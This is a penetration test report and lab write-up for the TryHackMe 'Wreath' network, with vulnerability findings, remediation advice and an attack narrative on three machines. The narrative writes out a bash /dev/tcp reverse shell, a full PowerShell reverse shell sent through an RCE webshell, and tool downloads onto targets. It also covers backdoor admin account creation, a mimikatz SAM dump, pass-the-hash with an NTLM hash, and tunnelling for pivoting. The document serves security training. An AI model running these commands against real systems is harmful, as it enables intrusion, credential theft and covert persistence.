




Wreath Network Security Assessment Findings Report

Business Confidential

Date: August 5, 2025
Project: 000-01
Version 1.0

Contents

Disclaimer	2
Finding severity ratings	3
Scope	3
Scope exclusions	3
Executive summary	4
Findings and Recommendations	4
CVE-2019-15107: Webmin Command Injection	4
CVE-2018-5955	4
Malicious File Upload Vulnerability	5
Unquoted Service Path Vulnerability	5
Poor Password Management Policy	5
Attack Narrative	6
Production Server	6
Git Server	8
Thomas' PC	12
Conclusion	22
Appendix	23

Disclaimer

This penetration test was done through a semi-guided task on tryhackme, available [here](#). This room goes over 3 key concepts: network pivoting, using the Empire C2 framework and basic antivirus evasion. I did not follow tasks exactly as given as I used slightly different methods than those instructed. Key changes included were learning how to use ligolo-ng as the pivoting method as well as finding alternatives to a samba share for data exfiltration. Though I did learn how to use Empire in the task, it was by no means necessary to root all machines on the network. The attack narrative contains excessive information as it also meant to act as a write-up for others completing the room and potentially struggling with certain steps. To those using this as a write-up, be aware that the font used converts double dashes (--) into en dashes. You must type out double dashes for the commands to be executed. As such typically private information (eg. my THM Wreath network IP address) was not obscured. Typically a timeline would be included, but as this task was complete over a month with intermittent gaps to learn the theory and how to use alternative tools, it was excluded from this report. AI/LLMs were used to aid in both understanding theory and syntax of tools. This report was not written by LLM, however they did provide feedback.

Finding severity ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 score range	Definition
Critical	9.0 – 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0 – 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0 – 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 – 3.9	Vulnerabilities are non-exploitable but increase an organisation's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No known vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Scope exclusions

Client did not state any machines or attack methods were off limit. However, as the room/network is shared, any actions taken must be temporary and reversible to allow other learners the opportunity to use the network successful.

Executive summary

Cryptolyte evaluated Thomas Wreath's security posture through an external network penetration test in July 2025. By leveraging a series of attacks, Cryptolyte found multiple critical vulnerabilities allowing full access to the internal network and all machines. Threat actors with little to no knowledge of the network are able to easily enumerate the production server and gain administrator access. From there, they can pivot to the git server and eventually compromise Thomas' personal PC. It is highly recommended Thomas address these vulnerabilities as soon as possible, as the vulnerabilities allow actors to gain privileged access with minimal effort.

Findings and Recommendations

ID	Name	Severity	CVSS Score
001	CVE-2019-15107	Critical	9.8
002	CVE-2018-5955	Critical	9.8
003	Malicious File Upload Vulnerability	High	8.7
004	Unquoted Service Path Vulnerability	High	7.8
005	Poor Password Management Policy	High	8.1

Table 1: Vulnerabilities identified and their severity

CVE-2019-15107: Webmin Command Injection

The Webmin version currently running on the production server contains a command injection vulnerability in the password change script. More details are available on the NIST page [here](#).

The initial scan of the server revealed that port 10000 was open, which is the default port for Webmin. Connecting to this port via the browser confirmed Webmin was running. The vulnerability was exploited by using the Metasploit framework resulting in command execution by the root user.

Successful exploitation results in full administrative access to the target device. Exploitation of this machine allows further exploitation of the target network.

This vulnerability must be immediately patched by upgrading the Webmin version. Furthermore, it is highly recommended that a firewall be placed to only allow access to port 80 from the public, closing off other attack vectors to threat actors.

CVE-2018-5955

The gitstack version currently running on the git server contains a vulnerability allowing unauthenticated users to add their own accounts and gain access to the machine. More details available on the NIST page [here](#).

Accessing port 80 on this machine reveals subdirectories, one of which was gitstack. Accessing the gitstack page confirms that GitStack is running on the target. The vulnerability could be exploited using a publicly available exploit, available [here](#).

Successful exploitation results in full administrative access to the target device. Exploitation of this device is crucial to allow further exploitation of the target network.

This vulnerability must be patched immediately by updating the gitstack version on this server.

Malicious File Upload Vulnerability

The personal device hosts a website, for which source code is available on the git server. The resources subdirectory contains a file upload page that is vulnerable to a dangerous file upload. Uploading a genuine image where the metadata contains a php script along with a well crafted file name allows arbitrary php code execution on the target, including a webshell.

Any image where the comment metadata is updated to be a php script and the file name is like image.jpeg.php will successfully be uploaded, but allow execution of the php script by accessing the file at the target directory.

Successful exploitation allows remote code execution as the Thomas user on the device. This could allow threat actors to perform to gain remote code execution as the Thomas user.

Remediation measure in depth are available [here](#). In short, the filter should check if the word php or variants of it appear anywhere in the file name, in which case the file is rejected. Furthermore, all metadata should be filtered to ensure that php scripts are not hidden within.

Unquoted Service Path Vulnerability

The personal device contains multiple poorly installed applications, some of which have filenames that are not encapsulated within quotes. The server in particular contains one called "SystemExplorerHelpService", which was not quoted and where the executable directory is writable by the Thomas user.

Careful file creation and placement by a threat actor could allow them to gain root access. The file could be an executable compiled for the target architecture named System.exe and should be placed in the C:\Program Files (x86)\System Explorer. The server would then execute the target file as root.

Successful exploitation could allow the threat actor to gain root access remotely on the personal server after lower privileged access had been obtained.

Remediation measures include quoting the executable target name path. It is recommend that all other application pathways are checked to ensure proper quotations. Future applications should be installed by allowing only limited permissions for apps as needed.

Poor Password Management Policy

The client has implemented a poor policy that allows for poor password selection and password reuse. The same password was located being used as a user password on the git server as well as the login password for the resources subdirectory on the personal site.

A user with access to the git server could attempt a brute force attack on the git server to gain access to the machine. Furthermore, once the password was found they could access the file upload page on the personal server.

Successful brute forcing of the password would allow a threat actor secure access to the git server as well as permission to upload files to the personal server.

The primary remediation measure is to enforce a stronger password policy by requiring passwords of higher complexity (over 12 characters with special characters) and encouraging unique passwords for each account or service.

Attack Narrative

Compromising all machines on the 10.200.180.0/24 took place in 3 separate stages. The pentester was given a single ip 10.200.180.200 to start with.

Production Server

We first began by enumerating the target address using rustscan with the command `rustscan -a 10.200.180.200 - -A`. It quickly identified the following ports as open: 22, 80, 443 and 10000. Rustscan was able to utilize nmap to identify services running on the centos system as well:

Port	Service	Version
22	ssh	OpenSSH 8.0
80	http	Apache httpd 2.4.37 (centos)
443	ssl/http	Apache httpd 2.4.37 (centos)
10000	http	MiniServ 1.890 (Webmin httpd)


Table 2: Results of rustscan with nmap scan

Basic enumeration shows that ports 80 and 443 host the website designed by Thomas. Of these ports 80 and 443 were expected as we were informed this ip hosts a website for the public. However, port 10000 is uncommonly seen on such machines and further OSINT was performed on MiniServ in search of a vulnerability. CVE-2019-15107 was quickly identified as a relevant exploit vector.

An msfconsole session was initiated on the pentester's device and a search for the same CVE found one built into the framework. Using the module `exploit/linux/http/webmin_backdoor` and the standard payload `cmd/unix/reverse_perl`, we set the following parameters before execution to get the command injection prompt:

```
set RHOSTS 10.200.180.200
set LHOST 10.250.180.6
set SSL true
```

Running `whoami` confirmed that the service was running as root, as shown in the figure below.




```
msf6 exploit(linux/http/webmin_backdoor) > run
[*] Started reverse TCP handler on 10.250.180.6:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.250.180.6:4444 -> 10.200.180.200:50748)

whoami
root
```

Figure 1: Root access via metasploit on production server

From there a listener was started using `nc -lvp 1337` on the local machine and a bash reverse shell was established by running `bash -i >& /dev/tcp/10.250.180.6/1337 0>&1` on the target.

To maintain persistent access, the `id_rsa` file from `root/.ssh` was directly copied to the local kali machine after using `cat` to access it. After updating the file permissions using `chmod 600`, we were able to ssh in to the machine allowing secure persistent access.

A terminal window with a dark background and light-colored text. The prompt is `(kalaimaran@kali)-[~/TryHackMe/wreath]`. The user enters `$ ssh root@10.200.180.200 -i prod_key`. The terminal shows the connection to `root@prod-serv ~`. The user enters `# whoami` and the output is `root`. The user enters `# pwd` and the output is `/root`.

```
(kalaimaran@kali)-[~/TryHackMe/wreath]
$ ssh root@10.200.180.200 -i prod_key
[root@prod-serv ~]# whoami
root
[root@prod-serv ~]# pwd
/root
```

Figure 2: Evidence of production server compromise & successful ssh login

Git Server

After compromising the production server, the next step was to identify other devices on the client's private network. From the brief provided by the client there should be two other devices on the network. To identify the other ip addresses, we decided it would be best to load a nmap binary to the production server and directly run a scan on the local network.

The binary was downloaded from [here](#) before hosting a python server with `sudo python3 -m http.server 80` in the same directory. On the target, we ran `curl 10.250.180.6/nmap-kalaimaranb25 -o /tmp/nmap-kalaimaranb25` to grab the file before shutting down the python server. We made it executable using `chmod +x /tmp/nmap-kalaimaranb25` and then moved into the tmp directory with `cd /tmp`. Finally we ran nmap using `./nmap-kalaimaranb25 -sn 10.200.180.1-255 -oN scan-kalaimaranb25 -T5`.

The results of the nmap scan revealed 2 other device IPs as expected: 10.200.180.150 and 10.200.180.100. To get more information on the 2 devices we ran a targeted scan with `./nmap-kalaimaranb25 -sn 10.200.180.1-255 -oN scan-kalaimaranb25 -T5`. The scan revealed that all ports were either filtered or closed on target 10.200.180.100, however 3 ports were open on the other device.

Port	Service
80	http
3389	ms-wbt-server
5985	wsman

Table 3: Key Results of nmap scan on 10.200.180.150

Ports 3389 and 5985 are often used by Remote Desktop Protocol and so are likely not methods of exploitation. The website hosted on port 80 however could lead to an exploit. The gitserver is only accessible via the production server as it located on an internal network, hence access was enabled through sshuttle via `sshuttle -r root@10.200.180.200 -ssh-cmd "ssh -i prod_key" 10.200.180.0/24 -x 10.200.180.200`.

We then went directly to the target IP address and saw the following page:




Figure 3: Main Website of Git Server

This revealed 3 sub-pages. Upon further investigation, the /gitstack redirected the user to the /registration/login page. The last page was for an api service, which we could target later in case an automated exploit could not be found. The target website had default credentials, however they failed to authenticate.




Figure 4: GitStack Login page

From here, we performed OSINT on GitStack to understand how it worked identify vulnerabilities that could be exploited with our current minimal permissions. We did a quick check using `searchsploit gitstack` and a few results popped up, with one python script: **GitStack 2.3.10 - Remote Code Execution**. We could not confirm if target was vulnerable to this exploit by version number, but we chose to analyze the script and attempt exploitation.

The script was downloaded locally with `searchsploit -m 43777`. The ip address on line 22 was set to 10.200.180.150 and the file name was changed to `exploit-kalaimaranb25`. The full file is located in the in the appendix [here](#). Execution of the script provides some logs as well as a username: `twreath` that could potentially be used later.

```
(kalaimaran@kali)-[~/TryHackMe/wreath2]
└─$ curl -X POST http://10.200.180.150/web/exploit-kalaimaranb25.php -d "a=whoami"
"nt authority\system"
"
```

Figure 5: Evidence of RCE on the git server (10.200.180.150)

After establishing RCE as the root user as seen in the figure above, we attempted to set up a reverse shell. Before that we tested if the git server can directly communicate to our local machine by running `curl -X POST http://10.200.180.150 /web/exploit-kalaimaranb25.php -d "a=ping -n 3 10.250.180.6"`. The output revealed that no packets were sent. From earlier, we established that the OS running was CentOS, which has an extremely restrictive firewall.


The first step was to update the firewall to allow a port-forward on 41337 using `firewall-cmd -zone=public -add-port 41337/tcp`. Then to allow the port forward of a shell, we had to set up a socat relay. After checking the architecture using `lscpu` to be `x86_64` we downloaded the `socatx64.bin` binary from [here](#) and hosted a python server using `sudo python3 -m http.server 80`.

Then on the target, we used `curl 10.250.180.6/socatx64.bin -o socat_kalaimaranb25.bin` to download the file before shutting the temporary server down. After modifying the file to make it executable using `chmod +x socat_kalaimaranb25.bin`, a port forward from 41337 to 1337 was initiated using `./socat_kalaimaranb25.bin TCP-LISTEN:41337,reuseaddr,fork TCP:10.250.180.6:1337 &`.

Finally, a post request was used to create a powershell reverse shell that would connect back to our local kali machine. The full command is below:

```
1 curl -X POST http://10.200.180.150/web/exploit-kalaimaranb25.php \  
2 --data-urlencode "a=powershell.exe -nop -w hidden -c \"\$client = New-Object System.Net.  
    ↳.Sockets.TCPCClient('10.200.180.200',41337); \$stream = \$client.GetStream(); [byte  
    ↳[]]\$bytes = 0..65535|%{0}; while((\$i = \$stream.Read(\$bytes,0,\$bytes.Length)) -  
    ↳ne 0){ \$data = (New-Object System.Text.ASCIIEncoding).GetString(\$bytes,0,\$i); \  
    ↳\$sendback = (iex \$data 2>&1 | Out-String ); \$sendback2 = \$sendback + 'PS ' + (  
    ↳pwd).Path + '> '; \$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2); \  
    ↳\$stream.Write(\$sendbyte,0,\$sendbyte.Length); \$stream.Flush() }; \$client.Close()  
    ↳\""
```

Running this command led to a shell as the root user on the machine, as seen below.



```
(kalaimaran@kali)-[~/TryHackMe/wreath2]  
$ nc -lvp 1337  
listening on [any] 1337 ...  
connect to [10.250.180.6] from (UNKNOWN) [10.200.180.200] 53968  
whoami  
nt authority\system  
PS C:\GitStack\gitphp>
```

Figure 6: Git Server Compromised

Persistent access was then established by both setting up a new administrator account and grabbing the hash of the original administrator.

The new user was created by running `net user kalaimaranb25 PASSWORD-REDACTED /add`, followed by `net localgroup Administrators kalaimaranb25 /add` and finally `net localgroup "Remote`

Management Users" kalaimaranb25 /add. This allowed access, however as the target network does reset, a more permanent solution was achieved by exfiltrating the original administrator password host.

To achieve this, we first signed in using `xfreerdp /v:10.200.180.200 /u:kalaimaranb25 /p:PASSWORD-REDACTED +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share` to allow GUI access to the target. From there we opened up a command prompt terminal as administrator and ran the following commands in sequence:

```
1 \\tsclient\share\mimikatz\x64\mimikatz.exe
2 privilege::debug
3 token::elevate
4 lsadump::sam
```

The full results are available in the appendix here. The hash used was able to allow sign-in using this command `evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.180.150`.

Furthermore, it should be noted that although the Administrator hash could not be cracked, Thomas's password was found using [this site](#).

Thomas' PC

The final step was to evaluate the final machine on the network, Thomas' personal server. The first step was to enumerate the machine. As the machine was only accessible via the git server, we had to upload a scanner to that computer before proceeding. First we signed in as the administrator (to share the scanner file) using `evil-winrm -u Administrator 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.180.150 -s /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/`.

Next the scanner was initialized using `Invoke-Portscan.ps1` and finally run using `Invoke-Portscan -Hosts 10.200.180.100 -TopPorts 50`. The results revealed that ports 80 and 3389 were open. 3389 runs the remote desktop protocol and was determined to have a low probability of containing an exploitable vulnerability, especially considering this device runs antivirus software. However, port 80 may contain more information, so we decided to set up a connection to enumerate port 80.

For this and future connections to that device we determined we should shift to use ligolo-ng as our tool to establish future connections. First, we had to transfer the file from our machine to the intermediary linux. These commands were executed locally:

```
1 cp /usr/share/ligolo-ng-common-binaries/ligolo-ng_agent_0.8.2_linux_amd64 .
2 mv ligolo-ng_agent_0.8.2_linux_amd64 ligolo_agent
3 sudo python3 -m http.server 8000
```

The diagram below shows the complete network compromise diagram, particularly ports used to create tunnels.




Figure 7: Initial Network Compromise Diagram

The interface was established using `sudo ip tuntap add user kalaimaran mode tun ligolo` and activated using `sudo ip link set ligolo up`. Then, a proxy was established on our local machine using `ligolo-proxy -selfcert -laddr 0.0.0.0:20000`.

Using our ssh connection on the production server, we moved into the tmp directory with `cd \tmp`. We copied the file with `curl 10.250.180.6:8000/ligolo_agent -o ligolo_agent_kalaimaranb25` and made it executable using `chmod +x ligolo_agent_kalaimaranb25`. Finally we started our first tunnel using `./ligolo_agent_kalaimaranb25 -connect 10.200.180.6:20000 -ignore-cert`. To allow access to the git server, we then set a route using `sudo ip route add 10.200.180.150 dev ligolo`.

We then logged into the git server using `evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.180.150` to begin the next stage. To allow the git server to connect back to the main device through the Production server, two routes were added. The first route was for the primary ligolo-ng tunnel with `listener_add -addr 0.0.0.0:20000 -to 0.0.0.0:20000 -tcp`. The second route would be for final transfers using `listener_add -addr 0.0.0.0:30000 -to 0.0.0.0:8000 -tcp`. We would need to open the two ports as well to allow the connection with `firewall-cmd -zone=public -add-port 20000/tcp` and `firewall-cmd -zone= public -add-port 30000/tcp`.

On the git server we ran `systeminfo` and identified the architecture as x64. Locally on our kali we copied the agent file with `cp /usr/share/ligolo-ng-common-binaries/ligolo-ng_agent_0.8.2_windows_amd64.exe .` Using the same web server as before, we executed `curl 10.200.180.200:30000/ligolo-ng_windows_agent.exe -o ligolo-ng_windows_agent.exe` on the git server to grab the file.

Now to establish the double pivot we needed to create a new interface and activate it as before by running `sudo ip tuntap add user kalaimaran mode tun ligolo-double` and `sudo ip link set ligolo-double up`. We started the tunnel on windows using `./ligolo-ng_windows_agent.exe -connect 10.200.180.200:20000 -ignore-cert`. Finally after the device connected on our kali we used `session` to select the git server and then ran `start -tun ligolo-double` to complete the connection.

Now we could access the website being hosted on his personal pc then directly at his ip address after adding the route using `sudo ip route add 10.200.180.100 dev ligolo-double`.




Figure 8: Private Site Analysis

This revealed that the copy being used on the personal pc is identical to that being served on the production server we saw earlier. Furthermore, we confirmed that through Wappalyzer that the backend used PHP, specifically version 7.4.11. From the brief, we know that the windows acts as an intermediary to push files through git. Hence the next steps were to locate the website files locally and analyze them for a vulnerability that could be exploited to gain RCE on the personal pc.

Basic enumeration of the windows server revealed the git file stored at `C:\Gitstack\Repositories\Website.git`. We downloaded this file locally using `download C:\Gitstack\Repositories\Website.git`.

